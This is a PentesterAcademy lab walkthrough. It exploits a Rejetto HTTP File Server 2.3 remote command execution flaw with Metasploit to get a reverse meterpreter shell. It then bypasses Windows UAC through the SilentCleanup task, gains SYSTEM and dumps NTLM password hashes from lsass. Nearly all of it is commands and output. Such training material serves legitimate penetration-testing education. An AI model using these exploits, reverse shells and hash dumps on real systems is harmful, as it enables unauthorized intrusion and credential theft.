
ATTACK
DEFENSE
by PentesterAcademy

Name	Metasploit: UAC Bypass: Silent Cleanup
URL	https://attackdefense.com/challengedetails?cid=2209
Type	Advance Privilege Escalation: Windows: UAC Bypass

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.25.125
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.25.125

```
root@attackdefense:~# nmap 10.0.25.125
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 15:44 IST
Nmap scan report for 10.0.25.125
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 16.92 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.25.125

```
root@attackdefense:~# nmap -sV -p 80 10.0.25.125
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 15:45 IST
Nmap scan report for 10.0.25.125
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.54 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
----------------------------------------------------------------------------
 Exploit Title

----------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
----------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.25.125
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.25.125
RHOSTS => 10.0.25.125
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/U3sot2dQXcqhB
[*] Local IP: http://10.10.1.2:8080/U3sot2dQXcqhB
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI
[*] Payload request received: /U3sot2dQXcqhB
[*] Sending stage (175174 bytes) to 10.0.25.125
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.25.125:49704) at 2020-12-16 15:45:48 +0530
[!] Tried to delete %TEMP%\fwdpbtftHb.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Commands:
getuid
sysinfo

```
meterpreter > getuid
Server username: ATTACKDEFENSE\student
meterpreter > sysinfo
Computer        : ATTACKDEFENSE
OS              : Windows 2016+ (10.0 Build 17763)
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Step 7: We can observe that we are running as a student user. Migrate the process in explorer.exe. First, search for the PID of explorer.exe and use the migrate command to migrate the current process to the explorer process.

Commands: ps -S explorer.exe
migrate 3848

Please note the explorer.exe arch is **x64** bit so later when we perform UAC bypass, we have to use x64 based meterpreter.

```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 3848  3560  explorer.exe  x64   1        ATTACKDEFENSE\student  C:\Windows\explorer.exe

meterpreter >
meterpreter > migrate 3848
[*] Migrating from 2976 to 3848...
[*] Migration completed successfully.
meterpreter >
```

Step 8: Elevate to the high privilege

Command: getsystem

```
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

We can observe that we do not have permission to elevate privileges.

Step 9: Get a windows shell and check if the student user is a member of the Administrators group.

Commands:
shell
net localgroup administrators

```
meterpreter > shell
Process 5116 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
student
The command completed successfully.


C:\Windows\system32>
```

The student user is a member of the Administrators group. However, we do not have the high privilege as of now. We can gain high privilege by Bypassing UAC (User Account Control)

We are going to bypass UAC using SilentCleanup Metasploit local exploit module.

“There's a task in Windows Task Scheduler called "SilentCleanup" which, while it's executed as Users, automatically runs with elevated privileges. When it runs, it executes the file %windir%\system32\cleanmgr.exe. Since it runs as Users, and we can control user's environment variables, %windir% (normally pointing to C:\Windows) can be changed to point to whatever we want, and it'll run as admin.”

Source: https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_silentcleanup/

Step 10: Background the current session and use the local exploit for UAC bypass.

Commands: CTRL + C
background

```
C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Step 11: Run UAC Bypass silent cleanup module.

Commands:
use exploit/windows/local/bypassuac_silentcleanup
set session 1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit

```
msf6 > use exploit/windows/local/bypassuac_silentcleanup
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_silentcleanup) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_silentcleanup) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_silentcleanup) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[+] Part of Administrators group! Continuing...
[*] Sending stage (200262 bytes) to 10.0.25.125
[*] Meterpreter session 2 opened (10.10.1.2:4444 -> 10.0.25.125:49723) at 2020-12-16 15:48:49 +0530

meterpreter >
```

Step 12: Elevate to the high privilege

Commands: getsystem
getuid

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We have successfully gained high privilege access. Dump the user hashes.

Step 13: Migrate in lsass.exe process

Commands: ps -S lsass.exe
migrate 780

```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                  Path
 ---  ----  ----       ----  -------  ----                  ----
 780  656   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 780
[*] Migrating from 2276 to 780...
[*] Migration completed successfully.
meterpreter >
```

Step 14: Dump the hashes.

Command: hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a1010541f19ad27a261ad1dce814b15d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
student:1008:aad3b435b51404eeaad3b435b51404ee:a4188c13450ebdd0bbe40ca3a6d61a36:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >
```

This reveals the flag to us.

Administrator NTLM Hash: a1010541f19ad27a261ad1dce814b15d

References:

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. Windows Escalate UAC Protection Bypass (Via SilentCleanup) (https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_silentcleanup/)